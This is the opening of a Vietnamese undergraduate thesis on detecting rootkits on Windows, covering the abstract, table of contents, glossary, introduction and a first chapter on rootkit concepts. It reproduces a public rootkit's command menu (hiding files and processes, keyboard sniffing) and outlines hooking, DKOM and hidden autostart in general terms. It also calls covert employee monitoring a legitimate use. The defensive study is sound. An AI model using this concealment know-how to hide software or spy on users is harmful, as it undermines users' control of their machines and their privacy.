

## **TÓM TẮT NỘI DUNG ĐỒ ÁN TỐT NGHIỆP**

Rootkit là một khái niệm tồn tại hơn hai thập kỷ nhưng khi đề cập đến vấn đề này vẫn khá mới trong các cuộc hội thảo về bảo mật ở Việt Nam. Rootkit cũng được cho là gần nghĩa với “không thể phát hiện”. Hầu hết các công nghệ và kỹ thuật mà rootkit sử dụng đều được thiết kế để ẩn mã chương trình và dữ liệu trên hệ thống, ngoài ra cũng có các tính năng như cho phép truy cập điều khiển rootkit từ xa và nghe trộm, thực hiện bắt nghe lén gói tin trong mạng.

Đồ án này nghiên cứu về các kỹ thuật mà rootkit sử dụng, từ kỹ thuật có từ khá lâu như kỹ thuật hook đến những kỹ thuật hiện đại như runtime patching và kỹ thuật trực tiếp can thiệp các đối tượng của kernel(DKOM) để ẩn tiến trình, ẩn trình điều khiển thiết bị, ẩn tệp tin, ẩn cổng giao tiếp mạng và các thành phần liên quan khác đến rootkit trong hệ thống.

Bên cạnh đó, đồ án trình bày về kiến trúc tổng quan và cơ chế hoạt động của hệ điều hành Window để thấy rõ được hoạt động của rootkit trên hệ điều hành này.

Sau khi đã có cơ sở về các kỹ thuật của rootkit và windows kernel, dựa vào đó đồ án đề xuất những kỹ thuật phát hiện ra rootkit và phát triển một ứng dụng phát hiện rootkit sử dụng các kỹ thuật phát hiện đã nêu để phát hiện rootkit trong hệ điều hành Windows.

## LỜI CẢM ƠN

Trước hết, em xin được chân thành gửi lời cảm ơn sâu sắc tới các thầy cô giáo trong trường Học Viện Công Nghệ Bưu Chính Viễn Thông nói chung và các thầy cô trong khoa Công nghệ Thông tin nói riêng đã tận tình giảng dạy, truyền đạt cho em những kiến thức, những kinh nghiệm quý báu trong suốt 5 năm học tập và rèn luyện tại trường.

Em xin được gửi lời cảm ơn đến thầy Lê Phúc - Giảng viên bộ môn Mạng Máy Tính trường Học Viện Công Nghệ Bưu Chính Viễn Thông đã hết lòng giúp đỡ, hướng dẫn và cho em những lời khuyên bổ ích trong quá trình em làm đồ án tốt nghiệp.

Cuối cùng, em xin được gửi lời cảm ơn chân thành tới gia đình, bạn bè đã động viên, chăm sóc, đóng góp ý kiến và giúp đỡ trong quá trình học tập, nghiên cứu và hoàn thành đồ án tốt nghiệp.

*Thành Phố Hồ Chí Minh, ngày    tháng    năm*

Vũ Đức Lý

Sinh viên lớp An Toàn Thông Tin – Khóa 2010-2015

Khoa Công nghệ Thông tin – Học Viện Công Nghệ Bưu Chính Viễn Thông

## MỤC LỤC

TÓM TẮT NỘI DUNG ĐỒ ÁN TỐT NGHIỆP.....	i
LỜI CẢM ƠN.....	ii
MỤC LỤC.....	iii
DANH MỤC HÌNH VẼ.....	vi
DANH MỤC BẢNG.....	viii
DANH MỤC CÁC LƯU ĐỒ.....	ix
DANH MỤC CÁC THUẬT NGỮ.....	x
DANH MỤC TỪ VIẾT TẮT.....	xi
MỞ ĐẦU.....	xii
1. GIỚI THIỆU ĐỀ TÀI.....	xii
2. XÁC ĐỊNH NỘI DUNG CỤ THỂ CỦA ĐỒ ÁN.....	xiii
CHƯƠNG 1 : TỔNG QUAN VỀ ROOTKIT.....	1
1.1. KHÁI NIỆM ROOTKIT.....	1
1.2. PHÂN BIỆT ROOTKIT.....	2
1.2.1. Rootkit và virus.....	2
1.2.2. Rootkit và lỗ hổng của hệ thống.....	2
1.3. CÁC KỸ THUẬT CHÍNH CỦA ROOTKIT.....	2
1.4. SỰ PHÁT TRIỂN CỦA ROOTKIT.....	3
CHƯƠNG 2. ROOTKIT VÀ WINDOWS KERNEL.....	4
2.1. KIẾN TRÚC HỆ ĐIỀU HÀNH.....	4
2.1.1. Tổng quan về hệ điều hành windows.....	4
2.1.2. Các khái niệm cơ bản về windows.....	5
2.1.3. Kernel mode và user mode.....	5
2.1.4. Mô hình hệ điều hành.....	7
2.1.5. Chi tiết các thành phần của hệ điều hành.....	9
2.2. CƠ CHẾ HOẠT ĐỘNG CỦA WINDOWS.....	10

2.2.1.	Khởi động hệ thống Windows.....	10
2.2.2.	Các kiểu bất sự kiện.....	12
2.2.3.	Quản lý các đối tượng.....	13
2.2.4.	Các cờ trong windows.....	14
2.2.5.	Cơ chế trao đổi thông điệp tốc độ cao.....	15
2.2.6.	Cơ chế theo dõi hoạt động của kernel.....	17
2.3.	PHƯƠNG THỨC QUẢN LÝ CỦA WINDOWS.....	18
2.3.1.	Registry.....	18
2.3.2.	Các dịch vụ.....	19
2.4.	QUẢN LÝ TIẾN TRÌNH, LUỒNG VÀ CÔNG VIỆC.....	22
2.4.1.	Khái niệm một tiến trình.....	22
2.4.2.	Quá trình tạo một tiến trình.....	28
2.4.3.	Khái niệm một luồng.....	33
2.4.4.	Kiểm tra hoạt động của một luồng.....	38
2.4.5.	Đối tượng công việc.....	39
2.5.	QUẢN LÝ BỘ NHỚ.....	39
2.5.1.	Bộ nhớ dành cho hệ thống.....	39
2.5.2.	Các dịch vụ quản lý bộ nhớ.....	41
2.5.3.	Các bảng quản lý địa chỉ bộ nhớ.....	42
2.5.4.	Trang nhớ.....	42
2.5.5.	Phân giải địa chỉ.....	43
2.5.6.	Bảng trang nhớ.....	44
2.5.7.	Phần tử thư mục trang nhớ và phần tử bảng trang nhớ.....	45
2.5.8.	Đa tiến trình và đa thư mục trang nhớ.....	46
2.5.9.	Các thanh ghi điều khiển.....	46
2.6.	KERNEL HOOK.....	47
2.6.1.	Vùng nhớ của kernel.....	47
2.6.2.	Các nhóm hàm trong lập trình windows kernel.....	47
2.6.3.	Hook bảng chỉ dẫn dịch vụ hệ thống – ssdt.....	49
2.6.4.	Ẩn tiến trình bằng hook kernel API.....	54

2.6.5.	Hook bảng chỉ dẫn ngắt (IDT).....	58
2.6.6.	SYSENTER.....	60
2.6.7.	Ẩn cổng giao tiếp tcpip bằng IRP hook.....	61
2.7.	USER HOOK.....	69
2.7.1.	Khái niệm về user hook.....	69
2.7.2.	IAT hooking.....	70
2.7.3.	Chèn thư viện dll vào tiến trình ở user mode.....	71
2.8.	KỸ THUẬT RUNTIME PATCHING.....	73
2.8.1.	Kỹ thuật jump templates.....	73
2.8.2.	Kỹ thuật runtime patching.....	74
2.8.3.	Mở rộng runtime patching.....	82
2.9.	KỸ THUẬT TRỰC TIẾP CAN THIỆP VÀO WINDOWS KERNEL (DKOM).....	82
2.9.1.	Khái niệm và đặc điểm của DKOM.....	82
2.9.2.	Xác định phiên bản của hệ điều hành.....	83
2.9.3.	Giao tiếp với rootkit từ user mode.....	84
2.9.4.	Ẩn tiến trình bằng DKOM.....	87
2.9.5.	Ẩn trình điều khiển bằng DKOM.....	90
	CHƯƠNG 3 : XÂY DỰNG CHƯƠNG TRÌNH PHÁT HIỆN ROOTKIT.....	93
3.1.	CÁC PHƯƠNG PHÁP PHÁT HIỆN.....	93
3.1.1.	Phát hiện các hàm bị hook.....	93
3.1.2.	Phát hiện tiến trình ẩn.....	97
3.1.3.	Phát hiện trình điều khiển ẩn.....	99
3.1.4.	Các ứng dụng đã phát triển dựa trên kỹ thuật trên kỹ thuật trên....	101
3.2.	XÂY DỰNG CHƯƠNG TRÌNH PHÁT HIỆN ROOTKIT.....	103
3.2.1.	Tổng quan về chương trình.....	103
3.2.2.	Một số hình ảnh demo.....	103
	KẾT LUẬN.....	109
	TÀI LIỆU THAM KHẢO.....	110

## DANH MỤC HÌNH VẼ

Hình 2.1. Phân loại điều khiển truy nhập trong Intel x86.....	6
Hình 2.2. Kiến trúc tổng thể Windows.....	8
Hình 2.3. Kiến trúc bên trong hệ điều hành Windows.....	9
Hình 2.4. Cấu trúc của một đĩa cứng.....	11
Hình 2.5. Các bộ bẫy handle để xử lý ngoại lệ, ngắt, gọi dịch vụ hệ thống.....	13
Hình 2.6. Công cụ Gflags.....	14
Hình 2.7. Phương thức trao đổi thông điệp trong LPC.....	17
Hình 2.8. Môi quan hệ giữa khối tiến trình và khối luồng.....	23
Hình 2.9. Cấu trúc dữ liệu của Khối tiến trình.....	24
Hình 2.10. Cấu trúc khối KPROCESS.....	25
Hình 2.11. Cấu trúc PEB.....	26
Hình 2.12. Các bước tạo một tiến trình mới.....	28
Hình 2.13. Các dạng của ứng dụng và tệp image tương ứng.....	29
Hình 2.14. Các luồng trong một đối tượng tiến trình.....	34
Hình 2.15. Cấu trúc dữ liệu của một luồng.....	35
Hình 2.16. Chi tiết về cấu trúc KTHREAD bên trong ETHREAD.....	36
Hình 2.17. Cấu trúc khối khối TEB.....	37
Hình 2.18. Các công cụ kiểm tra hoạt động của luồng.....	38
Hình 2.19. Mô hình ánh xạ từ bộ nhớ ảo sang bộ nhớ vật lý.....	39
Hình 2.20. Các kiểu phân bổ bộ nhớ dành cho các tiến trình đang thực thi và dùng cho hệ thống.....	40
Hình 2.21. Cơ chế AWE(Address Windowing Extension).....	41
Hình 2.22. Một số giá trị của GDT trong Windows.....	43
Hình 2.23. Phân giải địa chỉ.....	44
Hình 2.24. Quá trình tìm ra trang nhớ yêu cầu bởi ứng dụng.....	44
Hình 2.25. Cấu trúc bảng mô tả dịch vụ hệ thống.....	50
Hình 2.26. Cấu trúc một MDL.....	51
Hình 2.27. Cấu trúc của NewSystemCallTable sau khi được tạo ra.....	53
Hình 2.28. Cấu trúc của NewSystemCallTable sau khi bị hook.....	54
Hình 2.29. Ẩn tiến trình bằng kernel hook.....	55
Hình 2.30. Kỹ thuật IRP hook trong kernel hook.....	62
Hình 2.31. Kỹ thuật hook bảng IAT.....	70
Hình 2.32. Kỹ thuật Jump template.....	74
Hình 2.33. Luồng điều khiển khi chương trình khi runtime patching.....	74
Hình 2.34. Kỹ thuật chen lệnh far jump vào đầu hàm.....	75
Hình 2.35. Gọi lại các lệnh bị ghi đè nếu cần và quay lại vị trí đã patch.....	77

Hình 2.36. Danh sách móc nối 2 chiều chứa thông tin về các tiến trình.....	88
Hình 2.37. Ấn tiến trình bằng DKOM.....	90
Hình 2.38. Ấn trình điều khiển bằng DKOM.....	92

## DANH MỤC BẢNG

Bảng 2.1 – Các phiên bản của hệ điều hành Windows.....	4
Bảng 2.2 – Thành phần chính của một hệ điều hành.....	4
Bảng 2.3 – Những thành phần chủ chốt của Windows.....	8
Bảng 2.4 – Các kiểu dữ liệu của Registry.....	18
Bảng 2.5 – Cấu trúc lô gic của Registry.....	19
Bảng 2.6 – Các tham số của dịch vụ được đăng ký trong Registry.....	20
Bảng 2.7 – Cấu trúc dữ liệu của Khởi tiến trình.....	24
Bảng 2.8 – Các biến toàn cục của nhân sử dụng trong việc tạo và quản lý tiến trình.....	26
Bảng 2.9 – Các bộ đếm của hệ thống có liên quan đến tiến trình.....	27
Bảng 2.10 – Những hàm Windows API tác động lên tiến trình.....	27
Bảng 2.11 – Khởi tạo các trường trong PEB.....	31
Bảng 2.12 – Ý nghĩa các trường trong cấu trúc dữ liệu của luồng.....	35
Bảng 2.13 – Ý nghĩa các trường trong KTHREAD.....	36
Bảng 2.14 – Các biến của Kernel quản lý việc tạo và thực thi luồng.....	37
Bảng 2.15 – Các hàm liên quan đến luồng.....	37
Bảng 2.16 – Các hàm quản lý đối tượng Công việc.....	39
Bảng 2.17 – Khuôn dạng lệnh yêu cầu tìm trang nhớ.....	45
Bảng 2.18 – Các bit của một phần tử trong thư mục trang.....	45



## DANH MỤC CÁC LƯU ĐỒ

Lưu đồ 3.1 – Phát hiện SSDT hook thông qua việc lập bảng SSDT .....	95
Lưu đồ 3.2 – Phát hiện Sysenter hook.....	96
Lưu đồ 3.3 – Liệt kê các tiến trình đang chạy sử dụng PID brute force.....	97
Lưu đồ 3.4 – Liệt kê các tiến trình đang chạy sử dụng TID brute force.....	98
Lưu đồ 3.5 – Liệt kê các tiến trình đang chạy sử dụng các bảng handle.....	99
Lưu đồ 3.6 – Liệt kê các trình điều khiển thông qua việc scan thư mục /Device/.....	100

## DANH MỤC CÁC THUẬT NGỮ

Thuật ngữ	Ý nghĩa
<i>Alternate Data Streams</i>	Một tệp tin trong hệ thống NTFS có nhiều luồng dữ liệu, một luồng dữ liệu để lưu thông tin về các quyền trên tệp đó, một luồng chuẩn để chứa dữ liệu, các luồng khác là liên kết trở đến tệp tin này, và một luồng có tên là ADS để lưu dữ liệu thay thế, cũng tính chất như luồng chuẩn.
<i>microcode</i>	Những mã lệnh mức thấp nhất để từ đó tạo nên những mã máy (machine instruction), có thể ví như các trình biên dịch cấp cao hơn sử dụng những câu lệnh thay cho những đoạn mã máy. Microcode được viết thường kèm theo một kiến trúc CPU nào đó, trong pha thiết kế CPU.
<i>Access token</i>	Là một đối tượng mà những thông tin bảo mật như quyền hạn, nhóm người dùng, v.v... được lưu trong nó. Thường được đi kèm đối tượng tiến trình hay luồng để quản lý về quyền hạn truy cập bộ nhớ và thực thi của tiến trình hay luồng đó.
<i>Paging file</i>	Một trang nhớ được ghi xuống đĩa cứng nhằm giải phóng vùng nhớ vật lý.
<i>Page directory</i>	Thư mục trang, là một mảng gồm 1024 giá trị 32bit, trỏ đến page-table
<i>Page table</i>	Phần tử bảng trang trỏ đến một trang nhớ xác định trong bộ nhớ(page) hoặc trên đĩa(paging file)
<i>Kernel Event Tracing</i>	Quá trình theo dõi và ghi lại các sự kiện của nhân trong suốt thời gian hoạt động của hệ thống.
<i>Hooking</i>	Kỹ thuật “câu móc” với mục đích thay thế những địa chỉ của các hàm có sẵn nhằm mục đích thực thi đoạn mã riêng
<i>Runtime patching</i>	Kỹ thuật thay đổi các byte trong lệnh đầu tiên của hàm trực tiếp trong bộ nhớ nhằm chuyển điều khiển đến đoạn mã của rootkit.
<i>jump</i>	Lệnh nhảy
<i>keylogger</i>	Chương trình ghi lại phím bấm, chụp ảnh màn hình của người dùng



## DANH MỤC TỪ VIẾT TẮT

Từ viết tắt	Viết đầy đủ	Ý nghĩa
<i>ADS</i>	Alternate Data Streams	Luồng dữ liệu thay thế
<i>NDIS</i>	Network Driver Interface Specification	Đặc tả giao diện của trình điều khiển mạng
<i>TDI</i>	Transport Driver Interface	Giao diện trình điều khiển truyền dữ liệu
<i>VAD</i>	Virtual Address Descriptor	Thông tin về không gian địa chỉ ảo, dùng để quản lý địa chỉ ảo mà tiến trình sử dụng.
<i>GDT</i>	Global Descriptor Table	Sử dụng để ánh xạ các địa chỉ toàn cục, nhiều dải địa chỉ khác nhau có thể ánh xạ được thông qua GDT. GDT được dùng trong chuyển đổi qua lại giữa các task.
<i>LDT</i>	Local Descriptor Table	Sử dụng để ánh xạ các địa chỉ cục bộ, dùng cho mỗi task. LDT có thể chứa các thông tin chỉ dẫn địa chỉ giống như GDT.
<i>LPC</i>	Local Procedure Call	Cơ chế trao đổi thông điệp giữa các tiến trình ở tốc độ cao giữa các thành phần Windows với nhau.
<i>SSDT</i>	System Service Dispatch Table	Được dùng để quản lý các lời gọi hệ thống, là một bảng lưu địa chỉ của các hàm dịch vụ hệ thống.
<i>IDT</i>	Interrupt Descriptor Table	Bảng lưu địa chỉ các chương trình con xử lý ngắt.
<i>POSIX</i>	Portable Operating System Interface	Một chuẩn thiết kế giao diện lập trình ứng dụng của IEEE được sử dụng phổ biến trên các hệ thống Unix
<i>IAT</i>	Import Address Table	Bảng lưu địa chỉ các hàm khi một thư viện DLL được nạp vào bộ nhớ.

## MỞ ĐẦU

### 1. GIỚI THIỆU ĐỀ TÀI

Trong những năm trở lại đây, xu hướng hội nhập toàn cầu đã tạo ra những động lực phát triển rất lớn cho nhân loại nhưng đồng thời cũng đặt ra nhiều thách thức cần giải quyết nhằm đáp ứng nhu cầu sử dụng tài nguyên một cách hiệu quả và an toàn. Đối với ngành Công nghệ Thông tin, sự bùng nổ của Internet cũng đã làm biến đổi hoàn toàn tư duy, tầm nhìn của cộng đồng Công nghệ Thông tin nói riêng cũng như của toàn xã hội nói chung về tiềm năng và cả những vấn đề mang tính đột phá trong sự phát triển của ngành khoa học này. Bên cạnh những lợi ích rất lớn mà Internet đem lại thì Internet cũng là một “thế giới ngầm” - nơi mà rootkit, virus, spyware, trojan horse... âm thầm tồn tại và phát triển. Vào những năm đầu của thập niên 90, rootkit đầu tiên ra đời chỉ là một chương trình backdoor cho phép hacker có thể sử dụng máy tính bị nhiễm thông qua một “cổng sau”, kỹ thuật ẩn của rootkit đơn giản chỉ là thay thế tệp tin hệ thống, ví dụ coi một chương trình tên là ls có chức năng liệt kê toàn bộ tên tệp tin và thư mục thì rootkit thế hệ đầu sẽ thay thế bởi một chương trình có cùng tên, chức năng tương đương nhưng lại ẩn đi những tệp tin mà có tên định nghĩa sẵn. Sau đó, để vượt qua được những chương trình kiểm tra sự toàn vẹn của hệ thống, rootkit đã phát triển lên một bậc và hoạt động trong nhân hệ thống, ban đầu là hệ thống Unix. Khi rootkit đã nhiễm vào nhân hệ điều hành thì nó có thể thay đổi được toàn bộ những tiện ích mà nhân cung cấp dẫn đến khó khăn trong việc phát hiện ra sự tồn tại của rootkit.

Vào tháng 8 năm 2000, những lời phát ngôn của Steve Heckler - phó chủ tịch Sony Pictures Entertainment tại Mỹ đã dự báo sự kiện diễn ra cuối năm 2005. Heckler tuyên bố trong buổi Hội nghị về Công nghệ thông tin tại Mỹ như sau: “Ngành công nghiệp âm nhạc sẽ làm đủ mọi cách để bảo vệ nguồn thu của mình, chúng ta sẽ không mất hết toàn bộ thu nhập, Sony đang thực hiện một bước tiến vượt bậc để ngăn chặn lại việc sao chép không bản quyền này, chúng tôi sẽ phát triển một công nghệ vượt qua tất cả người dùng cá nhân... Chúng tôi sẽ chặn Napster từ nguồn, chặn từ trong từng máy tính, chặn ở từng công ty, chặn ở các ISP...”. Chiến lược này được Sony theo đuổi một cách quyết liệt. Sau đó 2 năm, năm 2002 tại Châu Âu, công ty BMG đã bán đĩa CD nhạc hạn chế sao chép mà không đưa ra một thông báo nào trên đĩa, nhưng cuối cùng thì vẫn phải đổi lại cho người mua, BMG còn đưa ra thông báo sẽ theo đuổi công nghệ chống sao chép mạnh hơn và tinh vi hơn. Ngày 5 tháng 8 năm 2004, Sony Music Entertainment (công ty con của Sony) và Bertelsmann Music Group (công ty con của Bertelsmann) đã sáp nhập thành Sony BMG Music Entertainment, trở thành 1 trong 4 công ty phân phối nhạc lớn nhất thế giới. Tư tưởng bảo vệ bản quyền âm nhạc của Steve Heckler và BMG được kết hợp lại, và tháng 10 năm 2005, Mark Russinovich (người sáng lập ra trang [www.sysinternal.com](http://www.sysinternal.com)) đã viết một bài trên trang web cá nhân phân tích cụ thể phần mềm ẩn chứa trong đĩa nhạc của Sony BMG. Phần mềm đó tự động cài vào máy người dùng một cách bí mật, và hoàn toàn không có chế độ gỡ cài đặt. Đó chính là Sony Rootkit, một rootkit được sử dụng bởi một công ty lớn, có khả năng ẩn bất kì tệp tin, khóa trong registry và các tiến trình mà có tên bắt đầu bởi \$sys\$, khả năng này cũng có thể dùng để che dấu cho các Trojan hoặc Worm có tên bắt đầu như vậy chứ không riêng gì chương trình bảo vệ chống sao chép của Sony BMG. Trong trường hợp này, Sony rootkit không phải là phần mềm có hại

nhưng nó đó vô tình tiếp tay cho các loại phần mềm có hại khác tận dụng điểm yếu của những máy bị nhiễm Sony Rootkit. Sau sự kiện này, rootkit được cộng đồng bảo mật chú ý hơn và bắt đầu nghiên cứu sâu hơn về rootkit mặc dù rootkit được ra đời từ những năm 90 của thế kỉ 20.

Từ những điều trình bày trên đây, em đã cố gắng tìm hiểu về các công nghệ mà rootkit sử dụng, tìm hiểu về nhân của hệ điều hành Windows và ứng dụng những công nghệ của rootkit trong bảo mật hệ thống để quyết định chọn đề tài “Xây dựng công cụ phát hiện rootkits trên Windows” làm đồ án tốt nghiệp của mình. Đề tài đi từ việc nghiên cứu những kỹ thuật che dấu cổ điển của rootkit như Hooking đến những kỹ thuật hiện đại như Runtime Patching hay DKOM, tìm hiểu về cơ chế hoạt động của nhân hệ điều hành Windows, sự tồn tại của rootkit trên hệ điều hành Windows và ứng dụng trong việc bảo mật hệ thống Windows.

## 2. XÁC ĐỊNH NỘI DUNG CỤ THỂ CỦA ĐỒ ÁN

Trong thời gian làm đồ án tốt nghiệp, em đã nghiên cứu về kỹ thuật rootkit và xin được trình bày những nội dung sau trong đồ án:

- Tìm hiểu các khái niệm cơ bản của rootkit.
- Tìm hiểu về hệ điều hành Windows, bao gồm kiến trúc tổng quan, phương thức quản lý, cơ chế quản lý của hệ điều hành Windows như quản lý tiến trình, luồng, quản lý bộ nhớ. Kiến trúc của nhân hệ điều hành Windows.
- Hoạt động của rootkit trên hệ điều hành Windows, gồm có các kỹ thuật ẩn như kỹ thuật kernel hook, user hook, kỹ thuật Runtime Patching, kỹ thuật trực tiếp can thiệp các đối tượng của kernel(DKOM) để ẩn tiến trình, ẩn trình điều khiển thiết bị, ẩn tệp tin, thư mục và các thành phần liên quan khác đến rootkit trong hệ thống.
- Tìm hiểu các kỹ thuật phát hiện rootkit và đưa ra phương hướng phòng chống rootkit trên các hệ thống sử dụng hệ điều hành Windows. Dựa trên các lý thuyết phát triển chương trình phát hiện rootkit đơn giản.

Với những nội dung trình bày ở trên, báo cáo đồ án tốt nghiệp của em được chia thành 3 chương, nội dung mỗi chương được tóm tắt như sau:

Chương I giới thiệu tổng quan về các khái niệm cơ bản, sự phát triển của rootkit từ trước tới nay.

Chương II tìm hiểu về nhân của hệ điều hành Windows và hoạt động của rookit. Trước hết tìm hiểu Kiến trúc của hệ điều hành Windows: các khái niệm cơ bản, Kernel Mode và User Mode, mô hình hệ điều hành, chi tiết các thành phần của hệ điều hành sự phát triển của hệ điều hành Windows. Tiếp đó là cơ chế hoạt động của Windows: Khởi động hệ thống Windows, các kiểu bắt sự kiện, quản lý các đối tượng, các cờ trong Windows, cơ chế trao đổi thông điệp tốc độ cao, cơ chế theo dõi hoạt động của kernel. Tiếp theo là phương thức quản lý của Windows, quản lý tiến trình, luồng, công việc và quản lý bộ nhớ. Cuối cùng trình bày về hoạt động của rootkit trên hệ điều hành Windows, các kỹ thuật ẩn, kỹ thuật user hook và kernel hook, kỹ thuật runtime patching, kỹ thuật DKOM. Đây là những công nghệ mà rootkit sử dụng để ẩn mọi thứ liên quan đến nó từ tiến trình, registry key, tệp tin cho đến nhưng tiến trình khác.

Chương III trình bày về các kỹ thuật phát hiện rootkit và bảo vệ hệ thống phòng tránh rootkit xâm nhập. Mục đích là phát hiện được hàm bị hook hoặc phát hiện tiến trình ẩn, đây là

## Đồ án tốt nghiệp Đại Học

2 trường hợp phổ biến khi máy nhiễm rootkit. Cuối chương này em xin trình bày ứng dụng phát hiện rootkit dựa trên các kỹ thuật đã nêu trong chương.

## CHƯƠNG 1 : TỔNG QUAN VỀ ROOTKIT

### 1.1. KHÁI NIỆM ROOTKIT

Thuật ngữ rootkit đã tồn tại hơn 10 năm nay, rootkit là một bộ gồm các chương trình nhỏ cho phép kẻ tấn công có thể chiếm được quyền root của hệ thống (trên hệ điều hành Unix/Linux coi root là người dùng có toàn quyền đối với hệ thống). Nói cách khác, rootkit là một tập các chương trình và đoạn mã cho phép tồn tại một cách bền vững, lâu dài và gần như không thể phát hiện trên máy vi tính.

Rootkit cũng được cho là gần nghĩa với “undetectable” (không thể phát hiện). Hầu hết các công nghệ và kỹ thuật mà rootkit sử dụng đều được thiết kế để ẩn mã chương trình và dữ liệu trên hệ thống. Phần lớn các rootkit có thể ẩn được các tệp tin, các thư mục, khối bộ nhớ, ngoài ra, rootkit cũng có các tính năng như cho phép truy cập điều khiển từ xa, keylogger và thực hiện nghe lén gói tin trong mạng. Khi các công nghệ này kết hợp lại thì rootkit trở nên gần như không thể phát hiện được.

Rootkit không mang nghĩa xấu, và không phải thường được sử dụng để lấy trộm thông tin cá nhân. Để đơn giản, có thể hiểu rootkit chỉ là một công nghệ. Ý định tốt hay xấu là do bắt nguồn từ người sử dụng công nghệ rootkit. Một số chương trình sử dụng công nghệ của rootkit để theo dõi hoạt động của người dùng, ví dụ như Sony rootkit, mặt khác, ở một số tập đoàn lớn còn sử dụng công nghệ của rootkit để kiểm tra và theo dõi việc sử dụng các máy tính văn phòng xem có đúng mục đích làm việc hay không. Rootkit chỉ hữu dụng khi người quản trị hệ thống muốn theo dõi và quản lý truy nhập của toàn bộ hệ thống.

Rootkit cung cấp 2 chức năng chính đó là:

- Truy nhập và điều khiển từ xa

Cung cấp chức năng remote thông qua dòng lệnh (cmd.exe hoặc /bin/sh), thường liệt kê toàn bộ tính năng của rootkit

VD:

```
Win2K Rootkit by the team rootkit.com
```

```
Version 0.4 alpha
```

```
-----
```

command	description
ps	show process list
help	this data
buffertest	debug output
hidedir	hide prefixed file or directory
hideproc	hide prefixed processes
debugint	(BSOD)fire int3
sniffkeys	toggle keyboard sniffer

- Theo dõi hoạt động của hệ thống



Thông thường rootkit thường ẩn tệp tin, thư mục và ẩn chính nó, nơi các hacker thường tận dụng chức năng này để thực hiện một số công việc khác như bắt giữ phím nhấn, bắt gói tin truyền qua mạng, đọc thư...

## 1.2. PHÂN BIỆT ROOTKIT

### 1.2.1. Rootkit và virus

Virus là một chương trình, đoạn mã tự động nhân bản, ngược lại rootkit không tự nhân bản, và cũng tồn tại một cách độc lập. Rootkit được điều khiển bởi người tấn công còn virus thì không.

Trong hầu hết các trường hợp, virus tạo ra đều vi phạm luật và không thể điều khiển được sự lây nhiễm, lan truyền của nó. Rootkit do được điều khiển trực tiếp bởi con người nên nó có thể tồn tại hoàn toàn không phạm luật, tuy nhiên mục đích sử dụng của rootkit vẫn phụ thuộc vào con người.

Tuy rootkit không phải là virus, nhưng các công nghệ của rootkit sử dụng có thể áp dụng được cho virus. Những hệ điều hành phổ biến như Microsoft Windows, chứa rất nhiều lỗi bảo mật và từ đó virus tận dụng để lây nhiễm và lan truyền qua mạng Internet. Việc nắm bắt các công nghệ của rootkit rất quan trọng khi muốn diệt virus, virus ngày càng phát triển hơn và cũng ngày càng khó phát hiện khi chúng sử dụng công nghệ ẩn của rootkit.

### 1.2.2. Rootkit và lỗ hổng của hệ thống

Rootkit có thể được sử dụng kết hợp với lỗ hổng, thông thường thì rootkit sẽ được phát triển và xây dựng dựa trên lỗ hổng nào đó, tuy nhiên việc này làm cho rootkit trở nên quá phụ thuộc và không thể dùng trên các hệ thống khác. Loại rootkit này thường không được sử dụng phổ biến vì nhược điểm trên của nó. Có rất ít cách để truy nhập vào nhân của Windows (ví dụ, chương trình điều khiển phần cứng). Lỗ hổng hệ thống ở mức nhân ví dụ như tràn bộ đệm nhân (kernel-buffer overflow), lỗ hổng này tồn tại ở hầu hết các trình điều khiển thiết bị (device driver), khi hệ thống khởi động, chương trình nạp rootkit sẽ sử dụng lỗi này để nạp rootkit vào trở thành một thành phần hoạt động ở mức nhân. Hầu hết người sử dụng khi phát hiện ra đều cho rằng đó là 1 lỗi (bug) của nhân chứ không phân biệt được đó là lỗi gây nên bởi rootkit.

## 1.3. CÁC KỸ THUẬT CHÍNH CỦA ROOTKIT

Rootkit thường được thiết kế để chạy trên một hệ điều hành cụ thể nào đó (Windows/Linux). Nếu rootkit được thiết kế truy nhập trực tiếp vào phần cứng, thì nó sẽ bị hạn chế bởi phần cứng riêng biệt nào đó. Rootkit hoạt động trên một họ các hệ điều hành, ví dụ như Windows NT (Win NT, 2000, XP, 2003 Server), do họ hệ điều hành này được thiết kế trên cùng một nhân và có cấu trúc dữ liệu gần như nhau.

Rootkit có thể sử dụng nhiều hơn một mô đun trong nhân hoặc các chương trình driver, ví dụ, một rootkit sử dụng một driver để quản lý toàn bộ việc ẩn các tệp tin, và một driver khác để ẩn các khóa trong registry. Rootkit trở nên phức tạp nếu nó có nhiều thành phần, mỗi thành phần đảm nhiệm chức năng riêng và khá phức tạp trong việc quản lý từng thành phần đó. Để đơn giản, ta xét một rootkit có nhiều chức năng, và phân tích các kỹ thuật sử dụng trong từng chức năng đó:

- Chức năng ẩn tệp tin: Sử dụng hook để thay thế một loạt các hàm liên quan đến quản lý hoạt động tương tác lên tệp tin trong hệ thống, sử dụng ADS để lưu trữ dữ liệu.

- Chức năng ẩn kết nối mạng: Sử dụng NDIS và TDI
- Chức năng ẩn khóa trong Registry
- Chức năng ẩn tiến trình, trực tiếp can thiệp vào đối tượng của nhân (DKOM)
- Chức năng tự động khởi động, khi máy tính khởi động lại, rootkit cần được nạp lại, cách thường dùng là sử dụng 1 khóa trong registry và ẩn khóa đó lại, tuy nhiên cách này dễ bị phát hiện bởi các chương trình anti-rootkit, phương pháp khác là can thiệp vào quá trình khởi động, thay đổi các đối tượng tham gia vào quá trình khởi động và chỉnh sửa chương trình boot-loader

#### 1.4. SỰ PHÁT TRIỂN CỦA ROOTKIT

Rootkit ngày càng phát triển và đang dần dần vượt qua các công cụ an toàn hệ thống, như là tường lửa hoặc hệ thống phát hiện xâm nhập(IDS). Có 2 dạng của IDS, đó là network-based (NDIS) và host-based (HDIS). HDIS có khả năng phát hiện ra rootkit vì sử dụng những công nghệ bên trong nhân hệ thống và theo dõi toàn bộ hệ điều hành, có thể nói HDIS là một chương trình anti-rootkit. Ở chương 3 sẽ nói chi tiết hơn về anti-rootkit. Tuy nhiên, do công nghệ rootkit ngày càng phát triển nên có các hướng vượt qua HDIS và tường lửa, đó là chủ động và bị động. Hướng chủ động sẽ thực hiện lúc chạy và được thiết kế để chống lại sự phát hiện, hướng bị động thường được thực hiện “ngầm” như can thiệp vào phần cứng hệ thống và mục tiêu là làm cho càng khó phát hiện ra càng tốt.

- Hướng chủ động sẽ can thiệp vào nhân để chống lại DIS, rootkit ngăn những chương trình chạy trong bộ nhớ mà thực hiện công việc phát hiện rootkit.
